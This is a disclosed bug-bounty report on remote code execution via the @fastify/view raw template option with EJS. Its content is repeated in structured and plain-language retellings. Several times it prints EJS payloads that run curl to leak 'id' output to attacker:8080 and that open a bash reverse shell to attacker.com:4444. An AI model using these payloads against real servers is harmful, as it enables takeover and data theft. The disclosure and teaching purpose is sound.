Remote Code Execution via unsafe usage of `reply.view({ raw })` in @fastify/view (EJS template engine)
The @fastify/view plugin with EJS allows arbitrary template execution when a user-controlled string is passed as the raw template. An attacker who can influence that input could run operating system commands on the server.
 Originally disclosed on HackerOne
- Fixed in 4 days
- Disclosed after 27 days
The @fastify/view plugin, when used with the EJS engine and the reply.view({ raw: <user-controlled-string> }) pattern, allows arbitrary EJS execution. This leads to Remote Code Execution (RCE) when an attacker can control the raw content passed to the view renderer.
This vulnerability arises from the fact that Fastify trusts the raw template string without sanitization or restrictions when passed directly to EJS's compile() method.
Steps To Reproduce:
Step 1: Setup the environment
Create a new directory and initialize a simple Fastify server:
mkdir fastify-rce-poc && cd fastify-rce-poc

npm install fastify @fastify/view ejs
Screenshot:Screenshot_1.png
###Step 2: Create a vulnerable Fastify server

Create a file called server.js with the following code:
const fastify = require('fastify')();
const view = require('@fastify/view');
const ejs = require('ejs');
const { execSync } = require('child_process');

fastify.register(view, {
  engine: { ejs }
});

fastify.get('/', async (req, reply) => {
  const result = execSync('id').toString(); // RCE
  const template = `<pre>${result}</pre>`;
  return reply.view({ raw: template });
});

fastify.listen({ port: 3000 }, err => {
  if (err) throw err;
  console.log('Listening on http://localhost:3000');
});
Screenshot:Screenshot_2.png
###Step 3: Start the server
node server.js
Terminal showing Fastify running at localhost:3000
Screenshot:Screenshot_3.png

###Step 4: Access the endpoint
Visit http://localhost:3000 in the browser.

You will see the output of the id command rendered in the page, proving Remote Code Execution:
uid=1000(nullprophet) gid=1000(nullprophet) groups=...
Screenshot:Screenshot_4.png
Security Misconfiguration Analysis:
The vulnerability is not just an EJS engine misuse but also stems from a broader category of insecure default usage. Fastify allows raw template injection with no warning, which bypasses typical protections like template sandboxing. In production systems, such behavior is highly discouraged.
This misconfiguration may go unnoticed during code review unless explicitly tested for dynamic rendering vectors.
Real-world Exploitation Scenario:
Assume an API endpoint exists like:
fastify.post("/render", async (req, reply) => {
  return reply.view({ raw: req.body.content });
});
An attacker can craft a payload like:
<%= require("child_process").execSync("curl http://attacker:8080/`id`") %>
This would leak command output over HTTP to an external attacker, bypassing firewall and runtime monitoring.
Such injection can happen via:
User-submitted blog content
Email templates
File uploads interpreted as raw templates
Impact
Impact:
This vulnerability allows Remote Code Execution (RCE) when using the @fastify/view plugin with the EJS engine and providing a user-controlled raw template input.
Any attacker who can influence or inject unescaped EJS payloads into the template rendering logic (e.g., through user input passed into reply.view({ raw })) can fully execute arbitrary OS commands on the server. This leads to:
- Full system compromise
- Data exfiltration or destruction
- Lateral movement to other services
- Reverse shell and persistent access
In a real-world scenario, if an endpoint renders user-controlled data as raw templates (for instance, rendering emails, comments, or filenames), it can be weaponized to achieve full RCE.
This issue is critical because:
- There is no input sanitization when using
rawtemplate objects. - It directly calls
ejs.compile()on attacker-controlled input. - Renders and executes malicious payloads on the server.
<%= require("child_process").execSync("id").toString() %>
If exploited in production, an attacker could trigger curl, wget, or even drop reverse shells:
<%= require("child_process").execSync("bash -i >& /dev/tcp/attacker.com/4444 0>&1") %>
Recommendation:
To mitigate this vulnerability:
- Avoid using
reply.view({ raw })with any user-controllable content. - Enforce strict template loading from file-based templates only.
- Sanitize or validate the content before passing it to the
ejs.compile()method. - Disable or restrict usage of dynamic
rawtemplates in production environments. - Consider switching to safer rendering strategies or use a template engine with built-in sandboxing.
Fastify could also introduce warnings or protective logic when raw templates are used in combination with untrusted data.
Context
@fastify/view is a Fastify plugin that adds view rendering to a Fastify server. It is registered with an engine, and in this report the engine is EJS. The normal use of the plugin is to render a template file, but the plugin also accepts a raw option: a template string supplied directly to the renderer instead of a file path. When the EJS engine is in use, that raw string is handed to EJS's compile() method.
The report describes what happens when the string passed as raw is controlled by an attacker. Because EJS templates can contain JavaScript that is evaluated at render time, a raw template is executable code, and the plugin applies no sanitisation or restriction to it before compilation.
Setup
The proof of concept needs only a local Node.js environment with npm. The researcher creates a fresh directory and installs Fastify, the view plugin and EJS:
mkdir fastify-rce-poc && cd fastify-rce-poc
npm install fastify @fastify/view ejs
No accounts, roles or remote hosts are involved: the whole demonstration runs on localhost:3000.
Finding it
The researcher's observation is that the reply.view({ raw: <user-controlled-string> }) pattern, combined with the EJS engine, allows arbitrary EJS execution. The plugin trusts the raw template string and passes it directly to EJS's compile() method without sanitisation or restrictions. Since EJS evaluates embedded JavaScript during rendering, a raw template that an attacker can influence is equivalent to letting the attacker run code on the server.
The report frames this both as an EJS engine misuse and as a broader insecure default: Fastify accepts raw template injection with no warning, which bypasses protections such as template sandboxing. The researcher notes that this kind of misconfiguration can go unnoticed during code review unless dynamic rendering vectors are explicitly tested.
Exploitation
Step 1: Set up the environment
The directory is created and the three packages are installed with the command shown above.
Step 2: Create a vulnerable Fastify server
A file called server.js is created with the following code:
const fastify = require('fastify')();
const view = require('@fastify/view');
const ejs = require('ejs');
const { execSync } = require('child_process');

fastify.register(view, {
  engine: { ejs }
});

fastify.get('/', async (req, reply) => {
  const result = execSync('id').toString(); // RCE
  const template = `<pre>${result}</pre>`;
  return reply.view({ raw: template });
});

fastify.listen({ port: 3000 }, err => {
  if (err) throw err;
  console.log('Listening on http://localhost:3000');
});
The important parts:
fastify.register(view, { engine: { ejs } })wires the view plugin to the EJS engine.- The route handler builds a string with
execSync('id')and wraps it in<pre>tags. reply.view({ raw: template })passes that string as a raw template rather than a file path, so the plugin compiles and renders it directly.
Step 3: Start the server
node server.js
The terminal shows Fastify running at localhost:3000.
Step 4: Access the endpoint
Visiting http://localhost:3000 in the browser renders the output of the id command in the page, which the researcher presents as proof of remote code execution:
uid=1000(nullprophet) gid=1000(nullprophet) groups=...
In this local demonstration the command is fixed in the handler, but the point is the mechanism: whatever string reaches raw is compiled and executed by EJS.
Real-world exploitation scenario
The report then models a realistic endpoint where the raw template comes from the request body:
fastify.post("/render", async (req, reply) => {
  return reply.view({ raw: req.body.content });
});
An attacker can send a payload such as:
<%= require("child_process").execSync("curl http://attacker:8080/`id`") %>
This leaks command output over HTTP to an external attacker, which the report says bypasses firewall and runtime monitoring. The report lists several ways such injection can occur: user-submitted blog content, email templates, and file uploads that are interpreted as raw templates.
Root cause
The mistake is in how the plugin handles the raw option. When a raw template string is supplied, it is passed straight to ejs.compile() with no sanitisation and no restriction. EJS compiles templates into JavaScript functions, so any <%= ... %> expression in the string runs on the server at render time. The plugin offers no warning when raw is used, and the report notes that this bypasses typical protections such as template sandboxing. There is no sanitisation or restriction between the caller's string and the compiler.
Impact
When the plugin is used with the EJS engine and a user-controlled string reaches raw, an attacker who can influence or inject unescaped EJS payloads into the rendering logic can execute arbitrary OS commands on the server. The report lists the consequences as full system compromise, data exfiltration or destruction, lateral movement to other services, and reverse shell with persistent access. It gives two further payloads as illustrations:
<%= require("child_process").execSync("id").toString() %>
<%= require("child_process").execSync("bash -i >& /dev/tcp/attacker.com/4444 0>&1") %>
The condition is explicit: the endpoint must render user-controlled data as a raw template, for example emails, comments or filenames. Without that pattern the issue does not apply.
Fix
The report gives recommendations rather than a patch:
- Avoid using
reply.view({ raw })with any user-controllable content. - Enforce strict template loading from file-based templates only.
- Sanitise or validate content before passing it to
ejs.compile(). - Disable or restrict dynamic
rawtemplates in production. - Consider safer rendering strategies or a template engine with built-in sandboxing.
It also suggests that Fastify could introduce warnings or protective logic when raw templates are used with untrusted data.
Variants to test
- A positive result is a response that reflects the evaluated result of an EJS expression you supplied, such as arithmetic or a command output.
- Stored content rendered as raw templates: blog posts, comments, email templates or uploaded files that are compiled as raw templates. A positive result is that content you stored earlier executes when the page is rendered.
- Filenames and metadata: any field used to build a template string. A positive result is execution triggered by a value you control in that field.
What happened, in plain words
A security researcher found a way to make a web server run commands on itself, using a feature of a popular tool for building web servers in JavaScript. The tool is called Fastify, and the feature is a plugin called @fastify/view, which lets a server fill in web pages from templates. A template is a page with blanks in it, like a form letter: the server takes a template file and puts real values into the blanks before sending the page to your browser.
The plugin has an option called raw. Normally you give the plugin the name of a template file on disk, and it reads that file. With raw, you instead hand it the template text directly, as a piece of text inside the program. The plugin then passes that text to a template engine called EJS, which turns the text into a working page. EJS templates can contain small pieces of JavaScript, the programming language of the server, and EJS runs that JavaScript when it builds the page.
So if an attacker can control the text that ends up in raw, the attacker can put JavaScript into it, and the server will run that JavaScript. JavaScript on a server can start other programs, read files and open network connections. That is why this is called Remote Code Execution, or RCE: someone far away, through a normal web request, gets the server to run code of their choosing.
The researcher demonstrated this on their own computer, with a small server that runs the id command (a harmless command that prints who the current user is) and shows the result in the browser. Then they described how the same mistake would look on a real website, where the template text comes from what a visitor types.
The pieces involved
Before the steps, here is what each name means, because the report uses them without explanation.
- Fastify is a framework: a collection of ready-made code that people use to build web servers in JavaScript, run with a program called Node.js. A web server is a program that waits for requests from browsers and answers them.
- Node.js is a program that runs JavaScript outside a browser, for example on a server.
npmis its package manager: a tool that downloads and installs libraries (reusable pieces of code) into a project folder. - A plugin is an add-on that gives a program extra abilities.
@fastify/viewis the plugin that adds page rendering to Fastify. - A template engine is software that takes a template (a page with blanks and small instructions) and produces the final page. EJS is one such engine. In an EJS template,
<%= ... %>means: run the JavaScript inside the brackets and put the result into the page at that spot. reply.view(...)is the function a Fastify handler calls to send a rendered page back to the browser.replyis the object that represents the answer being built.rawis an option of that function. Instead of naming a template file, you give the template text itself.compile()is the EJS function that turns template text into a function the server can call. Compiling a template that contains JavaScript means that JavaScript will run when the template is rendered.localhost:3000means this same computer, port 3000. A port is a numbered door on a computer through which network traffic for a particular program arrives.localhostis the standard name a computer uses for itself.- Remote Code Execution (RCE) is the name for the class of bug where an attacker gets their own code to run on someone else's machine. It is considered one of the most serious kinds of vulnerability, because from there the attacker can do almost anything the server's user is allowed to do.
Setting up the test environment
The researcher starts from nothing: a new folder and the three libraries the demonstration needs. This step exists so the test is reproducible and does not touch any real system.
mkdir fastify-rce-poc && cd fastify-rce-poc
npm install fastify @fastify/view ejs
Line by line:
mkdir fastify-rce-poccreates a new, empty folder calledfastify-rce-poc. Keeping the test in its own folder means the downloaded libraries do not mix with anything else on the computer.&&means "and then, only if the previous command worked".cd fastify-rce-pocmoves into that folder, so the next command runs inside it.npm install fastify @fastify/view ejsasks npm to download three packages into the folder:fastify(the web server framework),@fastify/view(the rendering plugin) andejs(the template engine). npm also records them so the project can be rebuilt later.
No accounts, passwords or remote machines are needed: everything runs on the researcher's own computer at localhost:3000.
Finding the problem
The researcher's observation is simple to state. When the plugin is used with EJS and the program calls reply.view({ raw: <user-controlled-string> }), where the text in raw can be influenced by a user, the plugin hands that text straight to EJS's compile() method. There is no cleaning step and no restriction. EJS then treats the text as a template, and any JavaScript inside it runs when the page is rendered.
In other words, the plugin trusts the string completely. The report describes this both as a misuse of EJS and as a broader problem of unsafe defaults: Fastify accepts a raw template with no warning at all, which gets around protections such as template sandboxing. A sandbox is a restricted area in which code is allowed to run, so that even if something malicious gets in, it cannot reach the rest of the system. Here there is no sandbox: the template runs with the full rights of the server program.
The researcher also notes that this kind of mistake is easy to miss when someone reviews the code, unless they specifically look for places where templates are built dynamically, that is, assembled at run time from values rather than loaded from a fixed file.
Step 1: Set up the environment
This is the same installation command as above: create the folder, move into it, install the three packages.
Step 2: Create a vulnerable Fastify server
Now the researcher writes a small server that contains the mistake on purpose, so the effect can be seen. The file is called server.js:
const fastify = require('fastify')();
const view = require('@fastify/view');
const ejs = require('ejs');
const { execSync } = require('child_process');

fastify.register(view, {
  engine: { ejs }
});

fastify.get('/', async (req, reply) => {
  const result = execSync('id').toString(); // RCE
  const template = `<pre>${result}</pre>`;
  return reply.view({ raw: template });
});

fastify.listen({ port: 3000 }, err => {
  if (err) throw err;
  console.log('Listening on http://localhost:3000');
});
Line by line:
const fastify = require('fastify')();loads the Fastify library and immediately creates a server object from it.requireis how Node.js loads a library; the()at the end calls the library's main function.const view = require('@fastify/view');loads the view plugin.const ejs = require('ejs');loads the EJS template engine.const { execSync } = require('child_process');loads a built-in Node.js module calledchild_process, which can start other programs on the computer, and takes from it the functionexecSync.execSyncruns a command and waits for it to finish, returning its output.fastify.register(view, { engine: { ejs } });tells the server to use the view plugin, and tells the plugin to use EJS as its template engine. This is the wiring that makesreply.viewavailable.fastify.get('/', async (req, reply) => { ... });defines a route: when a browser asks for the address/(the home page) with a GET request (the normal kind of request a browser makes when you open a page), run the function that follows.reqholds the incoming request,replyis used to build the answer.const result = execSync('id').toString();runs the operating system commandid, which prints the current user's identity, and turns the output into a string. The comment// RCEmarks this as the place where code execution happens.const template =<pre>${result}</pre>;builds a template string. The backticks are JavaScript's way of writing a string that can contain values;${result}inserts the command output into it.<pre>is an HTML tag that tells the browser to show the text exactly as written, in a fixed-width font.return reply.view({ raw: template });sends the page back, passing the string as a raw template rather than a file name. This is the vulnerable line: the plugin will compile and render this text with EJS.fastify.listen({ port: 3000 }, err => { ... });starts the server listening on port 3000, and runs the callback when it has started or failed.if (err) throw err;stops with an error if the server could not start.console.log('Listening on http://localhost:3000');prints a message so the person running it knows the server is up.
In this demonstration the command is fixed in the code, so the researcher is not yet showing an attacker's input. The point is the mechanism: whatever text reaches raw is compiled and executed by EJS. If that text came from a visitor, the visitor's text would be executed.
Step 3: Start the server
node server.js
node is the Node.js program; server.js is the file to run. This starts the small web server, which then waits for requests. The terminal shows Fastify running at localhost:3000.
Step 4: Access the endpoint
An endpoint is a specific address on a server that does something, here the home page /. The researcher opens http://localhost:3000 in a browser. The browser sends a GET request to the server, the server runs the handler, the handler runs id, builds the template and renders it, and the browser displays the result:
uid=1000(nullprophet) gid=1000(nullprophet) groups=...
This is the output of the id command: the numeric user ID, the numeric group ID and the groups the user belongs to. Seeing it in the browser proves that the server executed a system command while answering a web request. The researcher presents this as proof of remote code execution.
How this would be exploited on a real site
The report then models a realistic endpoint, one where the template text comes from the request body. The request body is the part of an HTTP request that carries data, for example what you type into a form and submit.
fastify.post("/render", async (req, reply) => {
  return reply.view({ raw: req.body.content });
});
Line by line:
fastify.post("/render", ...)defines a route that answers POST requests to the address/render. POST is the kind of request a browser sends when it submits a form.async (req, reply) => { ... }is the function that runs for each such request.return reply.view({ raw: req.body.content });takes the value calledcontentfrom the submitted data (req.body) and passes it as the raw template. Nothing checks what it contains.
An attacker can then send a payload, that is, a piece of text crafted to trigger the bug, such as:
<%= require("child_process").execSync("curl http://attacker:8080/`id`") %>
What this does, piece by piece:
<%= ... %>is an EJS instruction: run the JavaScript inside and put the result into the page.require("child_process")loads the module that can start programs..execSync(...)runs a command and waits for it.- The command is
curl http://attacker:8080/id``.curlis a program that fetches a web address. The address points at a server the attacker controls, on port 8080. The backticks aroundidmean: runidfirst and paste its output into the address. So the server sends the output ofidto the attacker's machine as part of a web request.
This leaks the command output over HTTP to the attacker, which the report says gets around firewall and runtime monitoring. A firewall is a filter that blocks unwanted network traffic; here the traffic goes out to an ordinary web address, so it may not look suspicious.
The report lists several ways such injection can occur in practice: user-submitted blog content, email templates, and file uploads that are interpreted as raw templates. In each case, text that a user can write ends up being compiled as a template.
Why it happens
The mistake is in how the plugin handles the raw option. When a raw template string is supplied, it goes straight to ejs.compile() with no cleaning and no restriction. EJS compiles templates into JavaScript functions, so any <%= ... %> expression in the string runs on the server at render time. The plugin gives no warning when raw is used, and the report notes that this gets around typical protections such as template sandboxing.
There is no checking step between the caller's string and the compiler.
Impact
When the plugin is used with EJS and a user-controlled string reaches raw, an attacker who can influence or inject unescaped EJS payloads into the rendering logic can run arbitrary operating system commands on the server. The report lists the consequences as full system compromise, data exfiltration or destruction, lateral movement to other services, and a reverse shell with persistent access. In plain terms: the attacker can take over the machine, steal or destroy data, use it to reach other machines on the same network, and keep a way back in later.
It gives two further payloads as illustrations:
<%= require("child_process").execSync("id").toString() %>
This one runs id and puts its output into the page, the same command as in the demonstration, but now coming from the attacker's text rather than from the server's own code.
<%= require("child_process").execSync("bash -i >& /dev/tcp/attacker.com/4444 0>&1") %>
This one starts bash, a command shell, and connects it back to the attacker's machine at attacker.com on port 4444. The >& and 0>&1 parts redirect the shell's input and output over that connection, so the attacker gets an interactive shell on the server. This is what is meant by a reverse shell: the server connects out to the attacker instead of the attacker connecting in.
The condition is explicit: the endpoint must render user-controlled data as a raw template, for example emails, comments or filenames. Without that pattern the issue does not apply.
How to fix it
The report gives recommendations rather than a patch:
- Avoid using
reply.view({ raw })with any content a user can control. - Enforce strict template loading from file-based templates only.
- Sanitise or validate content before passing it to
ejs.compile(). Sanitising means cleaning the input so dangerous parts are removed; validating means checking it matches what is expected and rejecting it otherwise. - Disable or restrict dynamic
rawtemplates in production. Production means the live system that real users use, as opposed to a test machine. - Consider safer rendering strategies or a template engine with built-in sandboxing.
It also suggests that Fastify could introduce warnings or protective logic when raw templates are used with untrusted data.
Variants to test
If you are reviewing a Fastify application, these are the places where the same mistake can hide:
req.queryis the part of the address after the question mark, and route parameters are values built into the address itself. A positive result is a response that reflects the evaluated result of an EJS expression you supplied, such as arithmetic or a command output.- Stored content rendered as raw templates: blog posts, comments, email templates or uploaded files that are compiled as raw templates. A positive result is that content you stored earlier executes when the page is rendered.
- Filenames and metadata: any field used to build a template string. A positive result is execution triggered by a value you control in that field.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu of requests a service accepts.
- Browser: the program you use to open web pages, which sends requests to servers and displays their answers.
- Callback: a function passed to another function, to be run when something finishes or happens.
- Command shell: a program that reads typed commands and runs them, such as
bash. - Compile: to turn template text into a function the server can run; for EJS, this is the step where embedded JavaScript becomes executable.
curl: a command-line program that fetches a web address.- EJS: a template engine for JavaScript in which
<%= ... %>runs the JavaScript inside and inserts the result into the page. - Endpoint: a specific address on a server that performs a particular action, such as
/or/render. - Fastify: a framework for building web servers in JavaScript with Node.js.
- Firewall: a filter that blocks unwanted network traffic.
- GET request: the ordinary request a browser makes when you open a page.
- Handler: the function in a server that runs when a particular request arrives.
id: an operating system command that prints the current user's identity.localhost: the name a computer uses for itself.- Node.js: a program that runs JavaScript outside a browser, typically on a server.
- npm: the package manager for Node.js, which downloads and installs libraries.
- Payload: a piece of text or data crafted to trigger a vulnerability.
- Plugin: an add-on that gives a program extra abilities;
@fastify/viewadds page rendering to Fastify. - Port: a numbered door on a computer through which network traffic for a particular program arrives.
- POST request: the kind of request a browser sends when submitting a form, carrying data in its body.
- Production: the live system that real users use, as opposed to a test machine.
- Raw template: template text supplied directly to the renderer instead of a file name.
- Remote Code Execution (RCE): a vulnerability that lets an attacker run their own code on someone else's machine.
- Request body: the part of an HTTP request that carries data, such as form contents.
- Reverse shell: a connection in which the compromised server connects out to the attacker and gives them a command shell.
- Route: a rule in a server that says which function handles which address and request type.
- Sandbox: a restricted area in which code runs, so that malicious code cannot reach the rest of the system.
- Sanitise: to clean input so that dangerous parts are removed.
- String: a piece of text in a program.
- Template: a page with blanks and small instructions that a template engine fills in to produce the final page.
- Template engine: software that turns a template into a finished page, running any embedded instructions.
- Validate: to check that input matches what is expected and reject it otherwise.
- Vulnerability: a weakness in software that an attacker can use to make it behave in ways its author did not intend.